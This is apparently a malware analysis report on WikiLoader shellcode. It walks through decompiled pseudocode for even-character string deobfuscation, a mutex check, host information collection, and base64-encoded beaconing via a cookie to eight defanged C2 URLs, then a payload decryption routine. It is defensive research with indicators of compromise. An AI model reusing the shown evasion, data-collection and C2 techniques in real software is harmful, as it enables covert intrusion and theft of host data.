MalwareAnalysisReports/WikiLoader/WikiLoader Shellcode pt3.md at main · VenzoV/MalwareAnalysisReports

By VenzoV

Archived: 2026-04-05 17:00:14 UTC

Summary part 2

- Loading bingmaps.dll
- Long busy loop to slow down execution.
- Retrieving once again API via PEB walking
- Function used to load API from: Kernel32.dll
- Function Used to load native API to perform indirect syscalls: ntdll.dll
- Checks if native calls are hooked.
- New thread is created and execution is switched, the thread points to bingsmap.dll and jumps back and forth to shellcode.
- Anti analysis checks for common malware analysis tools (x64dbg.exe, pe-bear, process hacker etc.)
- Shellcode is writte into explorer.exe

Overview

- Overwrites PEB structure
- Creates a mutex 330117
- Dynamically loads API
- Deobfuscation of strings through even positioned characters.
- Gathers system information to send to C2
- C2 requests look for GMAIL tag for extra data (Decryption key)
- Data blob is decrypted and execution is swtiched to new location.

String "Obfuscation"

The obfuscation is simple and is only based on getting the character sitting in an even position. So position: 0,2,4,6.. etc

```
__int64 __fastcall mw_deobfuscate_evenchars(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 v5; // rcx
  __int64 v6; // r12
  __int64 v7; // r13
  __int64 i; // rcx
  _QWORD v10[11]; // [rsp+0h] [rbp-58h] BYREF
  _BYTE savedregs[64]; // [rsp+58h] [rbp+0h] BYREF

  memset(v10, 0, savedregs - (_BYTE *)v10);
  v10[10] = a1;
  v10[9] = a2;
  v10[8] = a3;
  v10[3] = a4;
  v5 = 0i64;
  do
    ++v5;
  while ( *(_BYTE *)(a1 + v5) );
  v6 = a1 + v5;
  v7 = 0i64;
  for ( i = 0i64; a1 + i < v6; i += 2i64 )
    *(_BYTE *)(a2 + v7++) = *(_BYTE *)(a1 + i);
  *(_BYTE *)(a2 + v7) = 0;
  return v7;
}
```

We can easily get the strings and write any python script to deobfuscate them all in one go.

Strings:

```
 ["WurtirtAenPWrSoycOePsVsDMlewmropruyN",
"DKeiljegtferFDiNlNeBAP",
"VfitrltEuCaQlyAelWlkoYct",
"CCoToCkaiweX:l ejkfikQUwgZ=c7F5I8O8R8F2L1c0W",
"GpeTtPCJogmjpduztBeDriNiaDmretEYxUAG",
"LIoOasdgLsidbnrHagrmyGAS",
"FxrreyePLsiyblrlaxrJyC",
"WginnQiAnyePtc.ldVlslO",
"IKnktjemrinJeJtwOBpeeRnRAC",
"IfnSteeZrEnSeCtmCdoKnZnFetcLtNAw",
"HptHtMprOhpJeEngRfeWqnuKefsotLAx",
"HBtdtyphAudEdVRaeBqBueeTsFtbHnevaPdlebrNsPAs",
"HktLtopzSFeMnmdKRfeNqjuceRsxtDAT",
"HXtNtfpaEknDdvRdeFqbureosMtFAp",
"IDnktseHrhnfegtVRseeaFdpFqiblReN",
"IUnTtveLrcnyeItiCmlroxsSepHsaZngdClJeh",
"MWoLzwijlhlLaN/V5H.D0m a(JLSiqnFuGxa;z GUC;y CAEnadLrYoOiGdF d4s.m0N.h3G;p KeQnS-fgvbN;t jKpFgTYTs QBXuAiklwdH/
"CDrZyypots3E2a.pdLlglp",
"BFCirjyIpatcGFeOntRcajnVdIoOmF",
"BGcyrbylpltb.jdqlClO",
"CWrfyPpjtjSmtSrYiwnzgDTtokBWisnRalrqyXAd",
"CRrnyJpNtYBYiSnOayriypThoGSLtorOimnUgtAI",
"VzivrpteuMaPlJFlrueTeP",
"VYihrItiuTallePbrtottJeYcGtw",
```

```
"GYeatsTniAcjkvCOoAuOnWtA6H4w",
"SdlDeneyps",
"GWevtXSiySsEtMeEmyTmicmSej",
"wosCpCrSiVnZtwfNAX",
"GBextkCdosmipYuWtkeiruNnaRmjeoAk",
"GdeltlUJskeHrENeaNmsehAi",
"IDsvUXsueQrcAknZAqdymyicny",
"IzsbWUiXnHdFoxwwsXSRerrVvteart",
"GGeRtrUTsGeJrZDsepfvaRuUlTtjUAItLxaJnxgZujaPgden",
"RNtulSGkeDtiVieSrwsJitornc",
"GMeqthVeegrxsGigoingEWxMAC",
"AwdhvoaVpyiH3u2x.jdKlPly",
"SkhzeElylD3z2Q.wdnlglV",
"UKsoeMrI3Y2L.AdTlmlM",
"330117",
"CArleYaztVeIMmuOtwecxMAu",
"GMeltvLGaLsbtLEqrwrtoKra",
"lrsjtYrwlrejnqAF",
"lusMtZrylUevnAWI",
"BnCerpywpRtIOgpReIniAOlIgLorrUiktLhRmhPyrGonvpibdaeIrc",
"ByCHrpyXpGtzGZettoPRrDoepveUrXttyB",
"BqCzrqyVpRtPSTeQtqPDrboypceerVttyn",
"BOCorbyQpQtgGhevnqewrlaGteekSAykmSmXeGtzrHimciKtedyx",
"BRCprayjpYtaDGeocqrJyipztx",
"BXCarFyJpxtfDuePsvturloqyKKzefyK",
"BwCmruyKpUtDCmlNoosBeAALlKgNoQrHigtKhRmOPSrDoHvciFddeqrJ",
"hgtmtNplst:M/k/WtHhOiWcuhIgmisbNaLnI.UcloVmH/D8DsEjCdwtWuR.Zpkhnpn?oindf=C1C",
"hJtctZpZsa:b/C/OktaGsDhQmDizrewIojrNlSdVwCiXdmeS.ecIoimU/CiblqwK4YkTlp.upnhRpo?EiKdJ=Z1d",
"hVtitUpZsn:T/w/DtJhJeskOoosttNepntfBanmfidlayYsX.ScfoDmX/wmh1HbV7goH3a.ypAhxpE?Eibde=v1r",
"hitZtopwsB:z/t/KmMuBlFtSiotzryaDdieErfsR.nnVehtG/UyqvB7icblFrc.JpLhTpz?AindM=f1j",
"hqtGtOpeso:O/d/PkFaYsPhXmtiqrpwCoDrBladJwNipdieE.zcmoAmn/hialfwf4kkzlw.ypehcpU?ciPdo=J1H",
"hGtutwpPsf:Q/Z/KthhtiQcThigjiQbcaOni.WcHopmL/x8SscjJdGtXuC.kphhupx?xiIdk=C1M",
"hXtYtRpvsV:X/i/WtohBeskDoWsotVednEfkaomkiolayMsy.KcEobmj/Rmt1Ebi7Rou3Z.ipohlpC?liHdw=d1z",
"hOtxtTpxsH:N/O/emDuQlktqiJtnrCaDdMeUrRsr.GnpeGtg/VyQvo7SclWrV.zpRhcpz?Ziidf=o1g"]
```

Deobfuscated strings:

```
 WriteProcessMemory
DeleteFileA
VirtualAlloc
Cookie: jfkUg=75888210
GetComputerNameExA
LoadLibraryA
FreeLibrary
```

```
Wininet.dll
InternetOpenA
InternetConnectA
HttpOpenRequestA
HttpAddRequestHeadersA
HttpSendRequestA
HttpEndRequestA
InternetReadFile
InternetCloseHandle
Mozilla/5.0 (Linux; U; Android 4.0.3; en-gb; KFTT Build/IML74K) AppleWebKit/537.36 (KHTML, like Gecko) Silk/3.68
Crypt32.dll
BCryptGenRandom
Bcrypt.dll
CryptStringToBinaryA
CryptBinaryToStringA
VirtualFree
VirtualProtect
GetTickCount64
Sleep
GetSystemTime
wsprintfA
GetComputerNameA
GetUserNameA
IsUserAnAdmin
IsWindowsServer
GetUserDefaultUILanguage
RtlGetVersion
GetVersionExA
Advapi32.dll
Shell32.dll
User32.dll
301
CreateMutexA
GetLastError
lstrlenA
lstrlenW
BCryptOpenAlgorithmProvider
BCryptGetProperty
BCryptSetProperty
BCryptGenerateSymmetricKey
BCryptDecrypt
BCryptDestroyKey
BCryptCloseAlgorithmProvider
hxxps[://]thichgiban[.]com/8sjdtu[.]php?id=1
hxxps[://]kashmirworldwide[.]com/ilw4kl[.]php?id=1
hxxps[://]thekostenfamilys[.]com/m1b7o3[.]php?id=1
hxxps[://]multitraders[.]net/yv7clr[.]php?id=1
```

```
hxxps[://]kashmirworldwide[.]com/ilw4kl[.]php?id=1
hxxps[://]thichgiban[.]com/8sjdtu[.]php?id=1
hxxps[://]thekostenfamilys[.]com/m1b7o3[.]php?id=1
hxxps[://]multitraders[.]net/yv7clr[.]php?id=1
```

Mutex

Using similar method to load API, the malware retrieves GetProcAddress() from the PEB. It will load CreateMutexA, and attempt to create one with the value:

- 330117 Then it will call GetLastError(), and check for the error code 183 which equates to:
- ERROR_ALREADY_EXISTS

```
    (void (__fastcall *)(_QWORD, _QWORD))mw_deobfuscate_evenchars,
    a1);
  mw_deobfuscate_evenchars((__int64)"CArleYaztVeIMmuOtwecxMAu", (__int64)str_ApiToLoad, v5, v6);// CreateMutexA
  api_CreateMutexA = (void (__fastcall *)(_QWORD, _QWORD, const char *))mw_getprocaddress(
                                                                          (__int64)mw_kernel32dll,
                                                                          (__int64)str_ApiToLoad);
  mw_deobfuscate_evenchars((__int64)"GMeltvLGaLsbtLEqrwrtoKra", (__int64)str_ApiToLoad, v8, v9);// GetLastError
  api_GetLastError = (__int64 (*)(void))mw_getprocaddress((__int64)mw_kernel32dll, (__int64)str_ApiToLoad);
  api_CreateMutexA(0i64, 0i64, "330117");
  if ( api_GetLastError() != 183 )              // ERROR_ALREADY_EXISTS (MUTEX)
  {
    mw_deobfuscate_evenchars((__int64)"VfitrltEuCaQlyAelWlkoYct", (__int64)str_ApiToLoad, v11, v12);// VirtualAlloc
    api_VirtualAlloc = (__int64 (__fastcall *)(_QWORD, __int64, __int64, __int64))mw_getprocaddress(
                                                                                   (__int64)mw_kernel32dll,
                                                                                   (__int64)str_ApiToLoad);
    ptr_buffer = api_VirtualAlloc(0i64, 0x5C4B40i64, 0x3000i64, 4i64);
    *(_QWORD *)ptr_buffer = api_VirtualAlloc(0i64, 0x7AB913i64, 0x3000i64, 4i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 8), 8i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 16), 8i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 24), 8i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 32), 8i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 40), 8i64);
    mw_w_GenRandom((__int64)mw_kernel32dll, mw_getprocaddress, (char *)(ptr_buffer + 48), 8i64);// Write 8 bytes to a buffer
    if ( mw_MainFunctions(
```

```
  strcpy(v21, "ExitThread");
  api_ExitThread = (void (__fastcall *)(_QWORD))mw_getprocaddress((__int64)mw_kernel32dll, (__int64)v21);
  api_ExitThread(0i64);
  return 0i64;
}
```

Host Information Gathering


Inside the Main block of the code, some system checks are performed. The information gathered is appended into a memory section, in preparation to be sent out. Also, with this information a random number is generated of length 48, this is done by loading Bcrypt.dll and calling on BCryptGenRandom()

Following the API called to check system:

- GetComputerNameExA -> Empty so appended "-" to the buffer that has the randomnumber.
- GetComputerNameA -> Appends the computer name
- GetUserNameA
- IsUserAnAdmin -> if user is admin appends a 1 or 0.
- GetUserDefaultUILanguage
- WsprintfA -> Append IsUserAnAdmin & GetUserDefaultUILanguage


- GetSystemTime
- WsprintfA -> Append Systemtime

Memory section containing all the data:



Address	Hex	ASCII
0000000000090000	31 30 39 39 37 33 30 30 34 34 32 30 33 38 32 32	1099730044203822
0000000000090010	31 34 38 32 38 38 31 39 39 32 34 39 32 32 36 37	1482881992492267
0000000000090020	31 34 38 32 36 32 39 36 38 32 36 31 30 36 36 37	1482629682610667
0000000000090030	7C 7C 2D 7C 7C 57 49 4E 31 30 2D 44 59 4E 41 4D	||-||WIN10-DYNAM
0000000000090040	49 43 7C 7C 44 79 6E 61 6D 69 63 7C 7C 30 7C 7C	IC||Dynamic||0||
0000000000090050	32 30 35 37 7C 7C 32 30 32 34 2E 30 32 2E 32 36	2057||2024.02.26
0000000000090060	2B 31 36 3A 31 37 7C 7C 31 30 2E 30 30 2E 31 39	+16:17||10.00.19
0000000000090070	30 34 35 7C 7C 00 00 00 00 00 00 00 00 00 00 00	045||..........

The above function mw_w_GenRandom works as a wrapper function for BCryptGenRandom()



```
memset(&v14, 0, savedregs - (_BYTE *)&v14);
ptr_arg_ptr_dllreference = arg_ptr_dllreference;
ptr_arg_ptr_mw_getprocaddress = arg_ptr_mw_getprocaddress;
ptr_arg_ptr_buffer = arg_ptr_buffer;
ptr_arg_value_512 = arg_value_512;
ptr_loadlibraryA = v4;
str_deobfuscated = v5;
mw_deobfuscate_evenchars((__int64)"BGcyrbylpltb.jdqlClO", v5, arg_ptr_buffer, arg_value_512);// Bcrypt.dll
addr_bcryptdll = ptr_loadlibraryA(str_deobfuscated);// Bcrypt.dll
mw_deobfuscate_evenchars((__int64)"BFCirjyIpatcGFeOntRcajnVdIoOmF", str_deobfuscated, v7, v8);// BCryptGenRandom
ptr_BCryptGenRandom = (void (__fastcall *)(_QWORD, __int64, __int64, __int64))ptr_arg_ptr_mw_getprocaddress(
                                                                                addr_bcryptdll,
                                                                                str_deobfuscated);
ptr_BCryptGenRandom(0i64, ptr_arg_ptr_buffer, ptr_arg_value_512, 2i64);// random 512 byte num, but get only two bytes
mw_deobfuscate_evenchars((__int64) FxrreyePLsiyblrlaxrJyC , str_deobfuscated, v10, v11);// FreeLibrary
api_FreeLibrary = (void (__fastcall *)(__int64))ptr_arg_ptr_mw_getprocaddress(
                                                ptr_arg_ptr_dllreference,
                                                str_deobfuscated);

api_FreeLibrary(addr_bcryptdll);
return 0i64;
```

Before moving to network function the string seen above is converted to BASE64 with CryptBinaryToStringA(). Similar to BCryptGenRandom(), this is also located in a wrapper function that loads the .DLL then the function.

```
memset(&v17, 0, savedregs - (_BYTE *)&v17);
dll_reference = a1;
mw_GetProcAddress = a2;
pbBinary = a3;
cbBinary = a4;
pszString = v4;
mw_deobfuscate_evenchars((__int64)"LIoOasdgLsidbnrHagrmyGAS", (__int64)str_buffer, a3, a4);// LoadLibraryA
api_LoadLibraryA = (__int64 (__fastcall *)(_BYTE *))mw_GetProcAddress(dll_reference, str_buffer);
mw_deobfuscate_evenchars((__int64)"FxrreyePLsiyblrlaxrJyC", (__int64)str_buffer, v6, v7);// FreeLibrary
api_FreeLibrary = (void (__fastcall *)(__int64))mw_GetProcAddress(dll_reference, str_buffer);
mw_deobfuscate_evenchars((__int64)"CDrZyypots3E2a.pdLlglp", (__int64)str_buffer, v9, v10);// Crypt32.dll
ptr_Crypt32dll = api_LoadLibraryA(str_buffer);
mw_deobfuscate_evenchars((__int64)"CRrnyJpNtYBYiSnOayriypThoGSLtorOimnUgtAI", (__int64)str_buffer, v12, v13);// CryptBinaryToStringA
api_CryptBinaryToStringA = (__int64 (__fastcall *)(__int64, __int64, __int64, __int64, __int64 *))mw_GetProcAddress(ptr_Crypt32dll, str_buffer);
api_CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001i64, 0i64, &pcchString);
if ( !pszString )
  return pcchString;
if ( api_CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001i64, pszString, &pcchString) )// Third arg: dwFlags CRYPT_STRING_BASE64 CRYPT_STRING_NOCRLF
{
  api_FreeLibrary(ptr_Crypt32dll);
  return pcchString;
}
return 0i64;
```

C2 Connection

Malware attempts to connect to the 8 hard-coded URLs and read the page. This next part is the same as the Proofpoint research mentioned in references. Basically, the pages contain a tag containing the string "gmail", inside there is another obfuscated URL which contains the next stage payload. For me at the moment non of the URLs are working and have that tag.

```
48  while ( 1 )
49  {
50LABEL_12:                                       // Attempts calls to urls?
51    if ( URL_Counter == 8 )
52      return 0i64;
53    v25 = i;
54    i >>= 8;
55    mw_deobfuscate_evenchars(*(__int64 *)((char *)v45 + (unsigned __int16)(8 * v25)), (__int64)ptr_buffer_1, v21, v22);// cookie
56    SizeOfPageRead = mw_URLConnect(dll_reference, mw_GetProcAddress, str_buffer, (__int64)ptr_buffer_1);
57    if ( SizeOfPageRead )
58      break;
59    ++URL_Counter;
60  }
61  for ( j = 0i64; ; ++j )
62  {
63    if ( j > SizeOfPageRead )
64    {
65      ++URL_Counter;
66      goto LABEL_12;
67    }
68    if ( str_buffer[j] == 0x6F
69      && str_buffer[j + 1] == 0x6E
70      && str_buffer[j + 2] == 0x3E
71      && str_buffer[j + 3] == 60
72      && str_buffer[j + 4] == 33
73      && str_buffer[j + 5] == 45
74      && str_buffer[j + 6] == 45
75      && str_buffer[j + 7] == 103
76      && str_buffer[j + 8] == 109
77      && str_buffer[j + 9] == 97
78      && str_buffer[j + 10] == 105
79      && str_buffer[j + 11] == 108
80      && str_buffer[j + 12] == 32 )             // on><!--gmail
81    {
82      break;
```

The requests are made to the URLs with cookie Cookie: jfkUg=75888210 + [BASE64 ENCODED SYSTEM DATA]

```
0000000001670000 43 6F 6F 6B 69 65 3A 20 6A 66 6B 55 67 3D 4E 7A Cookie: jfkUg=Nz
0000000001670010 55 34 4F 44 67 79 4D 54 42 38 66 44 67 30 4D 44 U4ODgyMTB8fDg0MD
0000000001670020 41 7A 4D 54 6B 34 4D 54 59 34 4F 44 41 7A 4F 54 AzMTk4MTY4ODAzOT
0000000001670030 63 30 4F 54 51 33 4F 44 67 79 4E 44 4D 34 4D 54 c0OTQ3ODgyNDM4MT
0000000001670040 59 34 4E 6A 67 35 4E 6A 41 32 4E 6A 63 77 4D 6A Y4Njg5NjA2NjcwMj
0000000001670050 41 79 4E 6A 63 78 4E 44 59 33 4E 58 78 38 4C 58 AyNjcxNDY3NXx8LX
0000000001670060 78 38 56 30 6C 4F 4D 54 41 74 52 46 6C 4F 51 55 x8V0lOMTAtRFlOQU
0000000001670070 31 4A 51 33 78 38 52 48 6C 75 59 57 31 70 59 33 1JQ3x8RHluYW1pY3
0000000001670080 78 38 4D 48 78 38 4D 6A 41 31 4E 33 78 38 4D 6A x8MHx8MjA1N3x8Mj
0000000001670090 41 79 4E 43 34 77 4D 69 34 79 4E 79 73 77 4D 44 AyNC4wMi4yNyswMD
00000000016700A0 6F 78 4D 6E 78 38 4D 54 41 75 4D 44 41 75 4D 54 oxMnx8MTAuMDAuMT
00000000016700B0 6B 77 4E 44 56 38 66 41 3D 3D 00 00 00 00 00 00 kwNDV8fA==......
00000000016700C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000000016700D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```


Currently gmail tags are empty:

```
="as">অসমীয়া</option><option value="bn_BD">বাংলা</option><option value="bn_IN">বাংলা (ভারত)</optic
e="ory">ଓଡ଼ିଆ</option><!--gmail <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 158.255.215.101 Port 80</address>
</body></html>
```

Decryption Routine

After reaching out to C2 there is one other interesting function. This function seems to load BCrypt.dll and perform some decryption on a large data section contained in the shellcode. The same API from BCrypt.dll are

called like part 1. Tracing back from BCryptGenerateSymmetricKey(), it seems the key is actually obtained from results of the URL connections. If successful, JMP to newly deobfuscted code is made.




```
    && str_buffer[j + 11] == 108
    && str_buffer[j + 12] == 32 )              // on><!--gmail
  {
    break;
  }
LABEL_35:
  ;
}
*(_QWORD *)&savedregs[8] = j;
*(_QWORD *)savedregs = j;
v28 = &str_buffer[j + 13];
for ( k = 0i64; v28[k] != 32; ++k )
  ;
if ( k <= 10 )
{
  j = *(_QWORD *)&savedregs[8];
  goto LABEL_35;
}
for ( m = 0i64; v28[m] != 32; ++m )
  ;
v31 = mw_w_CryptStringToBinaryA(dll_reference, mw_GetProcAddress, (__int64)v28, m);
ptr_buffer_2[v31] = 0;
v34 = *(_QWORD *)ptr_buffer_2;
v35 = ptr_buffer_2 + 8;
for ( n = 0i64; n <= 0x20; ++n )
  v35[n] ^= HIBYTE(v34) ^ BYTE6(v34) ^ BYTE5(v34) ^ BYTE4(v34) ^ BYTE3(v34) ^ BYTE2(v34) ^ BYTE1(v34) ^ v34;
v37 = str_buffer;
qmemcpy(str_buffer, ptr_buffer_2 + 8, 32ui64);
v37[32] = 0;
mw_deobfuscate_evenchars((__int64)"VzivrpteuMaPlJFlrueTeP", (__int64)v41, v32, v33);// VirtualFree
api_VirtualFree = (void (__fastcall *)(char *, _QWORD, __int64))mw_GetProcAddress(dll_reference, v41);
api_VirtualFree(ptr_buffer, 0i64, 0x8000i64);
api_VirtualFree(ptr_buffer_1, 0i64, 0x8000i64);
api_VirtualFree(ptr_buffer_2, 0i64, 0x8000i64);
return 0x20i64;
}
```

Key

```
00000636 mw_MainFunctions:199 (401436) (Synchronized with IDA View-A, Hex View-1)
    return 0i64;
  len_key = api_lstrlenA(key);
  if ( api_BCryptGenerateSymmetricKey(v78, &v69, v74, v76, key, len_key, 0i64) )
    return 0i64;
  if ( api_BCryptDecrypt(v69, v65, ptr_Target, 0i64, ptr_ptr_buffer_1, v73, 0i64, 0i64, &v68, 1i64) )
    return 0i64;
  ptr_buffer_2 = (const void *)api_VirtualAlloc(0i64, v68, 12288i64, 4i64);
  if ( !ptr_buffer_2 )
    return 0i64;
  v67 = ptr_buffer_2;
  if ( api_BCryptDecrypt(v69, v65, ptr_Target, 0i64, ptr_ptr_buffer_1, v73, ptr_buffer_2, v68, &v68, 1i64) )
    return 0i64;
  v40 = v68;
  v41 = v68;
  v42 = v64;
  qmemcpy(v64, v67, v68);
```

Ending

Unfortunately, I was not able to go further due to not being able to get information needed from the C2. I will maybe go back or look for other samples going forwards to see the final part. Mostly all the flow is the same as ProofPoint's analysis referenced below. Thank you for your time.

References

- https://bazaar.abuse.ch/sample/bef04e3b2b81f2dee39c42ab9be781f3db0059ec722aeee3b5434c2e63512a68/
- https://www.unpac.me/results/612d6d2c-c45d-47ba-a2bb-a218ec753d3f
- https://twitter.com/Cryptolaemus1/status/1747394506331160736
- https://www.proofpoint.com/us/blog/threat-insight/out-sandbox-wikiloader-digs-sophisticated-evasion
- https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/pebteb/peb/index.htm
- https://mohamed-fakroud.gitbook.io/red-teamings-dojo/shellcoding/leveraging-from-pe-parsing-technique-to-write-x86-shellcode

---